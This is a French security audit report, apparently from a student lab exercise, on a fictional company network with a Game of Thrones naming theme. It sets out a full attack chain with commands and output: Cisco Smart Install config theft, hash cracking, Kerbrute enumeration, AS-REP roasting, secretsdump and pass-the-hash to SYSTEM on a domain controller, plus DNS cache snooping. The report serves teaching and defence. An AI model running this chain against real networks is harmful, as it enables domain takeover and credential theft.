Rapport d'Audit de Sécurité - Infrastructure Réseau et Virtualisation Groupe Pellet

Date de l'audit : 14 Janvier 2026
Périmètre : Réseau Infrastructure 172.16.0.0/24 et 172.16.2.0/24
Classification : CONFIDENTIEL
Auditeur : Groupe 2 (Estéban Divay, Ylan Brénugat-Kubler, Rémi Larose, Maxence Canival, Gilles Matsahanga)
Version : 1.0

Résumé Exécutif

Synthèse Non Technique

L'audit de sécurité réalisé sur l'infrastructure réseau de l'entreprise révèle une situation **critique** nécessitant une intervention immédiate. Les équipements réseau (routeurs et commutateurs Cisco) présentent des failles de sécurité majeures permettant à un attaquant de prendre le contrôle total de l'infrastructure en moins de 15 minutes.

Constats Principaux

Niveau de sécurité global : CRITIQUE ⚠️

Les testeurs ont réussi à :

- Accéder à la configuration complète des équipements réseau sans authentification
- Récupérer l'ensemble des mots de passe administrateurs
- Obtenir un accès privilégié total sur les équipements critiques
- Compromettre le contrôleur de domaine Active Directory
- Extraire les identifiants de tous les utilisateurs du domaine

Impacts pour l'Entreprise

Une exploitation malveillante de ces vulnérabilités pourrait entraîner :

- **Espionnage industriel** : Interception de toutes les communications réseau (emails, fichiers, données sensibles)
- **Sabotage** : Coupure totale du réseau et arrêt de l'activité
- **Compromission étendue** : Rebond vers les serveurs critiques et les données métier
- **Atteinte à la réputation** : Violation potentielle des données clients et partenaires

- **Ransomware** : Déploiement possible d'un rançongiciel sur l'ensemble du parc informatique

Actions Requises

Trois actions prioritaires doivent être mises en œuvre **dans les 24 heures** :

1. Désactivation du protocole de maintenance vulnérable
2. Changement immédiat de tous les mots de passe administrateurs
3. Sécurisation des accès distants et réinitialisation des comptes Active Directory

Le risque est imminent et nécessite une réponse urgente de la direction IT.

---

1. Contexte et Cartographie

1.1. Infrastructure Réseau

L'audit a porté sur l'analyse de la couche réseau et virtualisation du segment `172.16.0.0/24`. L'objectif était d'identifier les équipements actifs et d'évaluer la sécurité des interfaces d'administration.

Résultats de la découverte :

L'inventaire réalisé via Nmap a permis d'identifier 10 équipements actifs critiques :

- **Équipements Réseau (Cisco IOS) :** 6 hôtes identifiés (`172.16.0.1` , `.2` , `.10` , `.11` , `.12` , `.253`). Ces équipements assurent le routage et la commutation.
- **Infrastructure de Virtualisation :** 3 serveurs (`172.16.0.18` , `.20` , `.136`) exposant le service d'authentification VMware (Port 902).

1.2. Infrastructure Active Directory

Découverte d'hôtes et Topologie

- **Adresse IP Cible (Serveur) :** 172.16.2.6
- **Adresse IP Passerelle (Switch) :** 172.16.2.1
- **Rôle identifié :** Contrôleur de Domaine (DC)
- **Nom d'hôte :** WIN-O0LAHILACER (identifié via scan Nmap)

Tableau des Services Exposés (Nmap)

Port	Protocole	Service	Version Détectée
22	TCP	SSH	OpenSSH for Windows 9.2
53	TCP/UDP	DNS	Simple DNS Plus

Port	Protocole	Service	Version Détectée
80	TCP	HTTP	Microsoft IIS httpd 10.0
88	TCP	Kerberos	Microsoft Windows Kerberos
135	TCP	RPC	Microsoft Windows RPC
389	TCP	LDAP	Microsoft Windows Active Directory LDAP
445	TCP	SMB	Windows Server 2019 (probablement)
3268	TCP	LDAP	Global Catalog
4786	TCP	Smart-Install	Cisco Smart Install (Sur la passerelle 172.16.2.1)

Informations OS et Versions

- **Système d'exploitation :** Windows Server 2019 Standard (la version IIS 10.0 et les consignes d'installation).
- **Serveur Web :** IIS 10.0
- **Serveur SSH :** OpenSSH 9.2 (Protocol 2.0)

Informations du Domaine

- **Nom de domaine complet :** `pellet.com`
- **Nom NetBIOS :** `PELLET`

1.3. Serveur DNS

Voici les services exposés que nous avons énumérés :

```
adminetu@RTC06:~$ nmap 172.16.2.5 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-14 11:14 CET
Nmap scan report for 172.16.2.5
Host is up (0.00040s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7 (protocol 2.0)
53/tcp open  domain  ISC BIND 9.20.15-1~deb13u1 (Debian Linux)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.31 seconds
```

- Port 22/tcp (Open SSH version 10.0p2)
- Port 53/tcp (Bind version 9.20.15-1)

---

2. Identification des Vulnérabilités

2.1. Vulnérabilités Réseau

VULN-01 : Exposition du Service Cisco Smart Install (SMI)

Criticité : 🔴 **CRITIQUE**
Score CVSS v3.1 : 9.8/10 (Critical)
Vecteur : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description Technique

Le protocole Cisco Smart Install (port TCP 4786) est actif sur l'ensemble des équipements réseau du périmètre audité. Ce service, conçu pour faciliter le déploiement initial de switchs, ne requiert **aucune authentification** et permet :

- Le téléchargement de la configuration complète (running-config)
- La modification de la configuration à distance
- L'exécution de commandes arbitraires

Équipements affectés :

- Switch Core : 172.16.0.11
- Routeur Principal : 172.16.0.10
- Routeurs Distribution : 172.16.0.1, 172.16.0.2
- Switchs d'accès : 172.16.0.12, 172.16.0.253
- Passerelle 172.16.2.1

Preuve d'Exploitation

L'exploitation a été réalisée via le framework Metasploit avec le module `auxiliary/scanner/misc/cisco_smart_install` :

```
[+] 172.16.2.1:4786 - Configuration téléchargée avec succès
[+] Taille : 12,847 octets
[+] Contenu : running-config complet incluant les hashs de mots de passe
```

```
adminetu@RTC15:~$ python3 crack.py
/home/adminetu/crack.py:1: DeprecationWarning: 'crypt' is dep
recated and slated for removal in Python 3.13
  import crypt
[*] Demarrage du craquage sur : $1$FFL8$fZzYMwcye9zylnjJdA6Zb
/

[+] MOT DE PASSE TROUVE : cisco
adminetu@RTC15:~$ ls -l /root/.msf4/loot/
ls: impossible d'accéder à '/root/.msf4/loot/': Permission no
n accordée
adminetu@RTC15:~$ sudo ls -l /root/.msf4/loot/
total 12
-rw-r--r-- 1 root root 9216 14 janv. 13:41 20260114134129_def
ault_172.16.2.2_cisco.ios.config_839403.txt
adminetu@RTC15:~$ cat /root/.msf4/loot/20260114134129_default
_172.16.2.2_cisco.ios.config_839403.txt
cat: /root/.msf4/loot/20260114134129_default_172.16.2.2_cisco
.ios.config_839403.txt: Permission non accordée
adminetu@RTC15:~$ sudo cat /root/.msf4/loot/20260114134129_de
fault_172.16.2.2_cisco.ios.config_839403.txt
```

Résultat : Succès confirmé par le message `[+] Stored configuration to /root/.msf4/loot/...`. Le fichier de configuration complet du switch a été récupéré.

Données exfiltrées :

- Topologie complète du réseau (VLANs, routage)
- Hashs MD5 des mots de passe administrateurs
- Informations sur les serveurs DHCP, DNS, NTP
- Clés de chiffrement WPA2 des réseaux Wi-Fi

Impact

- **Confidentialité :** Exposition totale de la configuration et des secrets
- **Intégrité :** Possibilité de modifier la configuration sans détection
- **Disponibilité :** Capacité à provoquer un déni de service réseau

VULN-02 : Mots de Passe Faibles et Chiffrement Obsolète

Criticité : 🟠 **ÉLEVÉE**
Score CVSS v3.1 : 7.5/10 (High)
Vecteur : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Description Technique


Les mots de passe administrateurs présentent deux faiblesses majeures :

1. **Complexité insuffisante** : Utilisation de mots du dictionnaire courant
   - Mot de passe utilisateur : `cisco`
   - Mot de passe privilégié (enable) : `class`
2. **Algorithme de hachage obsolète** : Type 5 (MD5)
   - Vulnérable aux attaques par force brute
   - Absence de « salt » unique par mot de passe
   - Rapidité de calcul : 1 milliard de hashs/seconde sur GPU standard

Hashs récupérés :

```
Username: admin
Hash: $1$/6/.$eoTIRf2vo6h5UR64rni851

Enable password:
Hash: $1$onup$On/QRVqcUVvtjYBReHRcA.
```



Cracking réalisé avec Hashcat :

bash

```
$ hashcat -m 500 -a 0 hash_clean.txt rockyou.txt --force

Temps de cracking : < 1 seconde
Résultat :
  - $1$/6/.$eoTIRf2vo6h5UR64rni851:cisco
  - $1$onup$On/QRVqcUVvtjYBReHRcA.:class

Statut : 100% des hashs craqués
```

Impact

- Accès administrateur légitime une fois les hashs obtenus
- Impossible de détecter l'intrusion dans les logs (authentification valide)

- Possibilité de créer des comptes backdoor persistants

VULN-03 : Audit du Service Telnet

Le protocole Telnet (Port 23) a été détecté actif sur les routeurs `172.16.0.10` et `172.16.0.11`.

Test technique :

Une tentative de connexion a été effectuée sur le routeur `172.16.0.10`. L'équipement a retourné le message d'erreur suivant avant de clore la connexion : `Password required, but none set`.

Analyse :

Cette erreur indique une mauvaise configuration des lignes VTY (accès virtuel). L'authentification est requise par le système mais aucun mot de passe n'a été défini dans la configuration.

- **Impact Sécurité :** Le risque d'intrusion immédiat est nul, l'erreur bloquant l'accès.
- **Impact Disponibilité :** Cette configuration empêche toute administration légitime à distance. En cas d'incident, l'intervention sur ces équipements nécessitera un accès physique (console), augmentant le temps de résolution.

VULN-04 : Audit du Protocole SSH

Criticité : 🟡 **MOYENNE**
Score CVSS v3.1 : 5.3/10 (Medium)
Vecteur : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

L'équipement `172.16.0.253` présente une version de protocole `SSH 1.99`, suggérant une potentielle compatibilité avec SSHv1.

Test technique :

Une connexion forcée en SSHv1 a été tentée (`ssh -1 ...`). Le serveur a rejeté la connexion avec le message : `SSH protocol v.1 is no longer supported`.

Analyse :

L'équipement est correctement configuré pour refuser les connexions non sécurisées (SSHv1). Cependant, la version du service SSH (Cisco SSH 1.25) reste ancienne, impliquant l'usage d'algorithmes de chiffrement qui ne correspondent plus aux standards actuels de l'ANSSI (notamment sur l'échange de clés).

Configuration SSH avec algorithmes obsolètes :

La configuration SSH accepte des algorithmes déconseillés depuis 2015+ :

- **Échange de clés :** diffie-hellman-group1-sha1 (1024 bits, vulnérable)
- **Chiffrement :** aes128-cbc, 3des-cbc (modes CBC vulnérables)
- **Signature :** ssh-rsa avec SHA-1 (collision possible)

Connexion SSH nécessitant le forçage d'algorithmes hérités :

bash

```
ssh -o KexAlgorithms=+diffie-hellman-group1-sha1 \
    -o Ciphers=+aes128-cbc,3des-cbc \
    -o HostKeyAlgorithms=+ssh-rsa \
    -o PubkeyAcceptedKeyTypes=+ssh-rsa \
    admin@172.16.0.11

⚠️  Warning: Permanently added '172.16.0.11' (RSA) to known hosts
Password: cisco

Switch#
```

Les clients SSH modernes (OpenSSH 8.8+) refusent ces algorithmes par défaut.

Impact

- **Telnet :** Interception des identifiants par sniffing réseau (Man-in-the-Middle)
- **SSH faible :** Vulnérabilité potentielle aux attaques cryptographiques avancées
- Non-conformité avec les standards de sécurité (PCI-DSS, ISO 27001)

VULN-05 : Audit des Interfaces Web (HTTP)

L'ensemble des équipements Cisco expose une interface de gestion sur le port 80 (HTTP).

Analyse :

L'utilisation du protocole HTTP implique que les flux d'administration ne sont pas chiffrés. Toute authentification effectuée via cette interface expose les identifiants administrateurs à une interception en clair sur le réseau local.

Impact : Risque élevé d'interception d'identifiants dû à l'utilisation de protocoles en clair (Telnet et HTTP) pour l'administration.

2.2. Vulnérabilités Active Directory

VULN-06 : Services exposés non nécessaires

- **Service SSH (Port 22) :** La présence d'OpenSSH sur un Contrôleur de Domaine Windows est atypique et augmente la surface d'attaque pour le brute-force ou l'exploitation de vulnérabilités SSH.

- **Serveur Web (Port 80) :** Un serveur IIS est actif. S'il n'est pas utilisé pour une application métier spécifique, il représente un risque inutile.

Configuration

- **Protection contre l'énumération anonyme :** Le serveur est configuré pour refuser les "Null Sessions" via SMB/RPC (Erreur `NT_STATUS_ACCESS_DENIED`). Présente par défaut sur Windows Server 2019.

VULN-07 : Énumération des comptes (User Enumeration)

Description : Il est possible de vérifier la validité d'un nom d'utilisateur via le service Kerberos (Port 88) sans authentification.

AS-REP Roasting :

- **Statut : Vulnérable** pour certains comptes.
- **Preuve :** Plusieurs comptes ont la pré-authentification Kerberos désactivée, permettant la récupération de hashs sans mot de passe.

2.3. Vulnérabilités DNS

Service SSH sur DNS

- CVE-2025-32728 :
  - Une faille qui fait en sorte qu'un utilisateur connecté en ssh puisse créer des tunnels pour de la redirection de port par exemple avec l'option `DisableForwarding` qui n'est plus prise en compte

Service DNS (BIND)

A l'heure actuelle aucune CVE majeure n'existe pour la version 9.20.15 à ce jour, la configuration par défaut de BIND présente des risques architecturaux :

- **Cache Snooping:** Le serveur autorise les requêtes non récursives sur son cache mémoire. Cela permet à un attaquant interne de vérifier si un domaine spécifique a été visité récemment par d'autres utilisateurs.
- **Divulgation de version :** Le serveur répond aux requêtes de versions (classe CHAOS) ce qui facilite le ciblage de futurs exploits.
- **Récursion Ouverte (Interne) :** Le serveur résout n'importe quel domaine Internet pour les clients internes. Cela peut permettre l'exfiltration de données (Tunneling DNS) ou le contournement de restrictions web

---

3. Exploitation

3.1. Reconnaissance et Identification des Utilisateurs

3.1.1. Énumération Générique (Découverte du Thème)

Une première phase d'énumération a été réalisée via le protocole Kerberos (Port 88) en utilisant une liste d'utilisateurs généraliste issue du référentiel SecLists.

- **Outil :** `Kerbrute`
- **Dictionnaire :** `xato-net-10-million-usernames.txt`
- **Commande :**

bash

```
./kerbrute userenum -d pellet.com --dc 172.16.2.6
/usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt
```

Résultat :

L'outil a identifié quelques comptes valides parmi les milliers testés :

- `jon.snow@pellet.com`
- `arya.stark@pellet.com`
- `hodor@pellet.com`

L'analyse de ces identifiants a permis d'établir que la convention de nommage et l'infrastructure reposent sur le thème de l'œuvre "Game of Thrones".

3.1.2. Création et Validation de la Liste Contextuelle

Sur la base de cette déduction, nous avons généré une liste d'utilisateurs spécifique (`users_got.txt`) contenant les noms des personnages de la série (Stark, Lannister, Targaryen, etc.).

Afin de confirmer quels comptes étaient réellement actifs sur le domaine avant de tenter une attaque, nous avons relancé une énumération ciblée avec cette nouvelle liste.

- **Commande :**

bash

```
./kerbrute userenum -d pellet.com --dc 172.16.2.6 users_got.txt
```

Résultat de la validation :

L'outil a confirmé l'existence de plus de **30 comptes utilisateurs actifs**, validant ainsi notre hypothèse contextuelle.

text

```
[+] VALID USERNAME:    renly.baratheon@pellet.com
[+] VALID USERNAME:    daenerys.targaryen@pellet.com
[+] VALID USERNAME:    cersei.lannister@pellet.com
[+] VALID USERNAME:    ned.stark@pellet.com
...
```

Avec la confirmation des utilisateurs présents, une liste avec les utilisateurs valides a été constituée.

3.2. Exploitation Initiale : AS-REP Roasting

Disposant désormais d'une liste confirmée d'utilisateurs actifs (`users_got.txt`), nous avons recherché des comptes vulnérables à l'attaque AS-REP Roasting. Cette vulnérabilité survient lorsque l'option de pré-authentification Kerberos est désactivée sur un compte.

3.2.1. Exécution de l'attaque

Nous avons interrogé le Contrôleur de Domaine pour demander un TGT (Ticket Granting Ticket) pour chaque utilisateur de la liste.

- **Commande :**

bash

```
python3 GetNPUsers.py pellet.com/ -usersfile users_got.txt -dc-ip 172.16.2.6
-format hashcat
```

Résultats techniques :

Le serveur a répondu favorablement pour plusieurs comptes, nous envoyant leurs hashs Kerberos 5 (krb5asrep) respectifs :

1. `renly.baratheon`
2. `bran.stark`
3. `tyrion.lannister`

Preuve (Hash TGT de Renly Baratheon) :

text

```
$krb5asrep$23$renly.baratheon@PELLET.COM:99a54006c1e90a52d57a2646c7f8dbc6$a3
c698942155a17de39462183a807e8fefb06d3b754ee0fb60510841e470f8e5949972625ec5d5
3bd6c8c2d4c0585d88d55998a22a732a2ef5d1c2e6d127dbc5b1298ed8ba35a47093cf4fc6b1
8664ced77ea1a20e47b8bbfac466daec8422a3cbb459df269f5a80aa6d888ce722ddc3fc73f4
85f11b61f2ce08057fe9aee03f94c3e69ee8aa13ab8d55ba89f49f2be3080995f22ca9733ca5
```

```
dd94356269305a471382a45177db973fba6c9987aee969949f06a1299455c743d1c768a0532c
c3ba1f6079800b0c2c53c1594b3932c567968a4814bbc7cd95837be4113b5bbcca4d5f7a8ed1
fcb0aa
```

3.2.2. Cassage des Mots de Passe

Les hashs récupérés ont été soumis à une attaque par dictionnaire afin de retrouver les mots de passe en clair.

- **Outil :** Hashcat (Mode 18200)
- **Dictionnaire :** `rockyou.txt`
- **Commande :**

bash

```
hashcat -m 18200 hash_renly.txt /usr/share/wordlists/rockyou.txt
```

Résultat :

Parmi les hashs capturés, seul celui de l'utilisateur `renly.baratheon` a pu être cassé à l'aide de ce dictionnaire standard.

- **Identifiants compromis :**
  - Utilisateur : `renly.baratheon`
  - Mot de passe : `Rainbow123`

3.3. Énumération Interne et Exfiltration de Données

Disposant d'un accès authentifié via le compte de Renly Baratheon, nous avons procédé à l'énumération des ressources partagées sur le réseau (SMB).


Cartographie des Partages

- **Commande :**

bash

```
nxc smb 172.16.2.6 -u renly.baratheon -p Rainbow123 --shares
```

Résultat complet de la commande :



L'analyse des permissions a révélé un partage atypique nommé `IronThrone$`. Le suffixe `$` indique qu'il s'agit d'un partage caché, invisible lors d'une navigation réseau standard, mais accessible en écriture pour notre utilisateur.

Analyse du Contenu

La connexion au partage `IronThrone$` via `smbclient` a permis d'exfiltrer trois fichiers critiques exposant des données sensibles de l'infrastructure :

1. `SERVICES_VULNERABLES.txt` : Document technique recensant les failles de sécurité non corrigées sur le réseau.
2. `conseil_notes.txt` : Fichier de notes internes révélant des informations confidentielles.
3. `create_westeros_db.sql` : Script SQL contenant des identifiants et des créations de comptes.

L'analyse de ces fichiers a révélé la présence d'identifiants en clair pour un compte à hauts privilèges :

- Utilisateur : `ned.stark`
- Mot de passe : `Winter2019!`

3.4. Élévation de Privilèges et Compromission du Domaine

L'utilisateur `ned.stark` a été identifié comme possédant des privilèges d'administration locale, voire de domaine.

Extraction de la base NTDS

Afin d'obtenir un contrôle total et persistant, nous avons extrait les empreintes de mots de passe (hashs) de tous les utilisateurs du domaine.

- **Commande :**

bash

```
python3 secretsdump.py pellet.com/ned.stark:'Winter2019!'@172.16.2.6
```

- **Résultat critique :** Récupération du hash NTLM du compte Administrateur par défaut.

text

```
Administrateur:500:aad3...:0bdf9191d7bf081e46f8f36afb723109:::
```

Prise de Contrôle Totale (Pass-The-Hash)

Nous avons utilisé le hash récupéré pour nous authentifier en tant qu' `Administrateur` sans connaître le mot de passe en clair.

- **Contournement technique :** L'accès au partage administratif standard `ADMIN$` étant restreint (erreur `STATUS_OBJECT_NAME_NOT_FOUND`), nous avons forcé l'exécution sur le partage racine `C$`.
- **Commande finale :**

bash


```
python3 wmiexec.py -share 'C$' pellet.com/Administrateur@172.16.2.6 -hashes
:0bdf9191d7bf081e46f8f36afb723109 -codec cp850
```

L'accès `NT AUTHORITY\SYSTEM` a été confirmé sur le Contrôleur de Domaine `WIN-O0LAHILACER`.

3.5. Exploitation DNS : Divulgation de version et Cache Snooping

Service SSH

Le service ssh demande une clé publique : il n'y a donc pas de possibilité de mettre en application la Vulnérabilité.



Divulgation de version

Il est possible de récupérer la version exacte du service, ce qui, selon l'obsolescence de la version peut nous donner des pistes quant aux CVE auxquelles le service est vulnérable.

```
adminetu@RTC06:~$ dig version.bind CHAOS TXT @172.16.2.5

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> version.bind CHAOS TXT @172.16.2.5
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41558
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 7cb66e5cbaca2fb90100000069676cddce7161eb4b2ef9d3 (good)
;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.20.15-1~deb13u1-Debian"

;; Query time: 0 msec
;; SERVER: 172.16.2.5#53(172.16.2.5) (UDP)
;; WHEN: Wed Jan 14 11:16:09 CET 2026
;; MSG SIZE  rcvd: 106
```

Cache Snooping

Nous avons simulé comment une personne pourrait sonder le cache DNS pour savoir quels sites ont été consultés.

1. Vérification que le site n'a jamais été visité avec un dig sans récursion

```
adminetu@RTC06:~$ dig @172.16.2.5 instagram.com +norecurse

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> @172.16.2.5 instagram.com +norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65086
;; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: dec006df2c9384690100000006968ebad6156145fda04a512 (good)
;; QUESTION SECTION:
;instagram.com.                 IN      A
```

Le champ "ANSWER" est à 0 et le serveur renvoie vers les serveurs racines. Le serveur n'a pas la réponse

2. Simulation de l'activité d'un utilisateur

```
adminetu@RTC06:~$ dig @172.16.2.5 instagram.com

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> @172.16.2.5 instagram.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23289
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 26e7cb39f7fa9001010000006968ebc8f450fe8aa2840d76 (good)
;; QUESTION SECTION:
;instagram.com.                 IN      A

;; ANSWER SECTION:
instagram.com.          60      IN      A       57.144.120.34

;; Query time: 352 msec
;; SERVER: 172.16.2.5#53(172.16.2.5) (UDP)
;; WHEN: Thu Jan 15 14:29:58 CET 2026
```

Avec une requête normale, nous avons l'adresse IP du site et il est stocké dans le cache

3. L'"Attaque"

```
adminetu@RTC03:~$ dig @172.16.2.5 instagram.com +norecurse

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> @172.16.2.5 instagram.com +norecurse
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35020
;; flags: qr ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: f083c5cbd54d0da1010000006968f195d527bf0d1d311772 (good)
;; QUESTION SECTION:
;instagram.com.                 IN      A

;; ANSWER SECTION:
instagram.com.          39      IN      A       57.144.120.34
```

En refaisant la requête sur une autre machine pour simuler l'attaquant, on voit que le site est toujours dans la mémoire.

